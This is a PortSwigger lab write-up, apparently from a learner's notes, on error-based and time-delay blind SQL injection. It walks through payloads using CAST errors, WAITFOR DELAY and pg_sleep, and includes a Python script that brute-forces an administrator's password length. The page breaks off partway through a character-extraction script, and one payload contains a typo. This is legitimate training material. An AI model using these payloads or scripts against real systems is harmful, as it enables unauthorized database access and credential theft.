
```
TrackingId=' AND 1=CAST((SELECT username FROM users)
AS int)--
```



Notice that you receive a new error message, which appears to be generated by the database. This suggests that the query was run properly, but you're still getting an error because it unexpectedly returned more than one row.

10. Modify the query to return only one row:



```
TrackingId=' AND 1=CAST((SELECT username FROM users  
LIMIT 1) AS int)--
```



Send the request. Observe that the error message now leaks the first username from the `users` table: `ERROR: invalid input syntax for type integer: "administrator"`

11. Now that you know that the administrator is the first user in the table, modify the query once again to leak their password:

12. `TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--`



We got the password of administrator: `luah5a7tvuadxep35o75`

13. Log in as `administrator` using the stolen password to solve the lab.

Login

Username

administrator

Password

.....

Log in

And finally the lab solved

SQL injection - PortSwig... x Visible error-based SQL... x Lab: Visible error-based... x Visible error-based SQL... x +

https://0ad2000a0397faca807b85d5003f007d.web-security-academy.net/my-account?id=administrator

WebSecurity Academy

Visible error-based SQL injection

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

Exploiting Blind SQL Injection by Triggering Time Delays

Blind SQL Injection can sometimes become difficult to exploit.

This happens when:

- The application handles database errors properly
- Error messages are hidden
- Application responses always look the same

Because of this:

- Conditional response techniques
- Conditional error techniques

may not work.

In such situations, attackers use: [Time Delays](#)

to identify whether a condition is TRUE or FALSE.

Topic: How Time Delay SQL Injection Works

Normally:

- SQL queries are processed synchronously.

This means:

- The web application waits for the database query to finish.
- Then it sends the HTTP response back to the user.

If an attacker:

- Delays the SQL query execution

then:

- The HTTP response is also delayed.

By measuring:

- How long the response takes

the attacker can determine:

- Whether the injected condition is TRUE or FALSE.

Topic: Using WAITFOR DELAY

In Microsoft SQL Server: [WAITFOR DELAY](#)

is used to pause query execution for a specific time.

Example:

WAITFOR DELAY '0:0:10'

This means:

Wait for:10 seconds

- before continuing query execution.
-

First Payload

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
```

Understanding the Payload

Condition:1=2

is FALSE.

Because of this:

- WAITFOR DELAY does NOT execute
- No delay occurs

The application responds normally.

Second Payload

```
'; IF (1=1) WAITFOR DELAY '0:0:10'--
```

Understanding the Second Payload

Condition:1=1

is TRUE.

Because of this:Database executes:

```
WAITFOR DELAY '0:0:10'
```

- Query pauses for:
10 seconds

So:HTTP response becomes slower.

How Attackers Use This

If:

- Response is delayed
→ Condition is TRUE

If:

- Response is normal
→ Condition is FALSE

This helps attackers:

- Extract information from the database slowly.

Topic: Extracting Password Characters

Payload:

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username =  
'Administrator' AND SUBSTRING>Password,1,1) > 'm') = 1 WAITFOR DELAY  
'0:0:10'--
```

Breaking Down the Payload

Part 1

```
SELECT COUNT(Username) FROM Users
```

Counts matching users.

Part 2

WHERE Username = 'Administrator'

Targets:

- Administrator user

Part 3

SUBSTRING(Password,1,1)

Extracts:

- First character of password

Part 4

> 'm'

Checks:

- Whether first character is greater than m

Part 5

WAITFOR DELAY '0:0:10'

If condition is TRUE:

Database waits:

10 seconds

- before responding.

Understanding the Result

If:

- Response takes 10 seconds
→ Condition is TRUE

If:

- Response is fast
→ Condition is FALSE

Extracting the Full Password

The attacker repeats this process:

- Character by character
- Position by position

Example:

- First character
- Second character
- Third character

until:

- Full password is discovered.

Important Note

Different databases use different methods for:

- Time delays
- Sleep functions
- Conditional execution

Examples:

Microsoft SQL Server:

WAITFOR DELAY

Other databases may use:

- SLEEP()
- pg_sleep()
- BENCHMARK()

Different techniques work on different database types.

Lab: Blind SQL injection with time delays and information retrieval




This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.



You can find some useful payloads on our SQL injection cheat sheet.




End Goals:

- Exploit time-based blind SQLi to output the administrator password
- Login as the administrator user

Analysis:

1. Confirm that the parameter is vulnerable to SQLi


Payload: ' || pg_sleep(10)--



This conformate that it is vulnerable sql injection


2,Confirm that the users table exists in the database

Payload: ' || (select case when (1=1) then pg_sleep(10) else pg_sleep(-1))--



This sleep for 10sec


Payload: ' || (select case when (1=0) then pg_sleep(10) else pg_sleep(-1))--



This one give response immediatly with out sleep

3,confirm that user table exist

Payload: ' || (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)--




- So this is sleep 10 sec so its true that the user table exist
- If it not sleep then its mean table not exist

4,Enumerate the password length


Payload: ' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users)--

If both true it sleep for 10 sec otherwise it not sleep for 10 sec



So it sleep for 10sec so that length of password is bigger than 1


Payload: ' || (select case when (username='administrator' and LENGTH(password)>25) then pg_sleep(10) else pg_sleep(-1) end from users)--



It not sleep for 10sec so the condition false so the length is less than 25

So we have range 1-25

Now we check exact length using intruder



In community version not showing response time so i create script that give give response time and length of password

Script :

import requests

import time

url =

"https://0a4300cc036461d98001805700de0070.web-security-academy.net/filter?category=Tech+gifts"


```
tracking_id = "MYkQJHBQOZAPjjZP9B2XgWfNwnq1c2"
```

```
session_cookie = "1xmyfxg8fasym2fmsogvu00t2mwc0e"
```

```
headers = {
```

```
    "User-Agent": "Mozilla/5.0"
```

```
}
```

```
results = []
```

```
exact_length = 0
```

```
for i in range(1, 26):
```

```
    payload = (
```

```
        tracking_id +
```

```
        "||(select case when "
```

```
        "(username='administrator' and LENGTH(password)="
```

```
        + str(i) +
```

```
        ") then pg_sleep(10) else pg_sleep(0) end from users)--"
```

```
)
```

```
cookies = {
```

```
    "TrackingId": payload,
```

```
    "session": session_cookie
```

```
}
```

```
start = time.time()
```

```
try:
```

```
    requests.get(
```

```
        url,
```

```
        cookies=cookies,
```

```
        headers=headers,
```

```
        timeout=15
```

```
    )
```

```
except:
```

```
pass
```

```
end = time.time()
```

```
response_time = round(end - start, 2)
```

```
results.append(f'{i}:{response_time}s')
```

```
if response_time > 8:
```

```
    exact_length = i
```

```
print("\n")
```

```
for i in range(0, len(results), 5):
```

```
    print(" ".join(results[i:i+5]))
```

```
print("\n=====")
```

```
if exact_length:
```

```
print("EXACT PASSWORD LENGTH =", exact_length)
```

```
else:
```

```
print("PASSWORD LENGTH NOT FOUND")
```

```
print("=====")
```

Output :

```
(jadhav@Kali)-[~]  
$ pluma responsetime_password.py  
  
(jadhav@Kali)-[~]  
$ python3 responsetime_password.py  
  
1:1.03s   2:0.82s   3:0.92s   4:0.82s   5:0.92s  
6:0.82s   7:0.92s   8:0.82s   9:0.84s   10:1.01s  
11:0.82s  12:0.92s  13:0.82s  14:0.8s   15:1.04s  
16:3.79s  17:0.92s  18:0.82s  19:0.82s  20:13.12s  
21:0.82s  22:2.25s  23:0.92s  24:0.82s  25:2.45s  
  
=====
```

Length	Time
1	1.03s
2	0.82s
3	0.92s
4	0.82s
5	0.92s
6	0.82s
7	0.92s
8	0.82s
9	0.84s
10	1.01s
11	0.82s
12	0.92s
13	0.82s
14	0.8s
15	1.04s
16	3.79s
17	0.92s
18	0.82s
19	0.82s
20	13.12s
21	0.82s
22	2.25s
23	0.92s
24	0.82s
25	2.45s

```
=====
```

Length	Time
1	1.03s
2	0.82s
3	0.92s
4	0.82s
5	0.92s
6	0.82s
7	0.92s
8	0.82s
9	0.84s
10	1.01s
11	0.82s
12	0.92s
13	0.82s
14	0.8s
15	1.04s
16	3.79s
17	0.92s
18	0.82s
19	0.82s
20	13.12s
21	0.82s
22	2.25s
23	0.92s
24	0.82s
25	2.45s

```
=====
```


EXACT PASSWORD LENGTH = 20

```
=====
```


So finally we password length : 20



5, Enumerate the administrator password

Payload: ' || (select case when (username='administrator' and substring(password,1,1)='a' then pg_sleep(10) else pg_sleep(-1) end from users)--



If we do this one by one character it will take to long time and we have community version so we create a script that password





Script :responsetime_password.py

import requests

import string

import time

url =

"https://0a4300cc036461d98001805700de0070.web-security-academy.net/filter?category=Tech+gifts"

tracking_id = "uWcyOdMRPWB1OwaY"

session_cookie = "tMyWoQjhBQOZAPjzP9B2XgWFnwmqlc2"

```
charset = string.ascii_lowercase + string.digits
```

```
password = ""
```

```
headers = {
```

```
    "User-Agent": "Mozilla/5.0"
```

```
}
```

```
for position in range(1, 21):
```

```
    found = False
```

```
    for ch in charset:
```

```
        payload = (
```

```
            tracking_id +
```

```
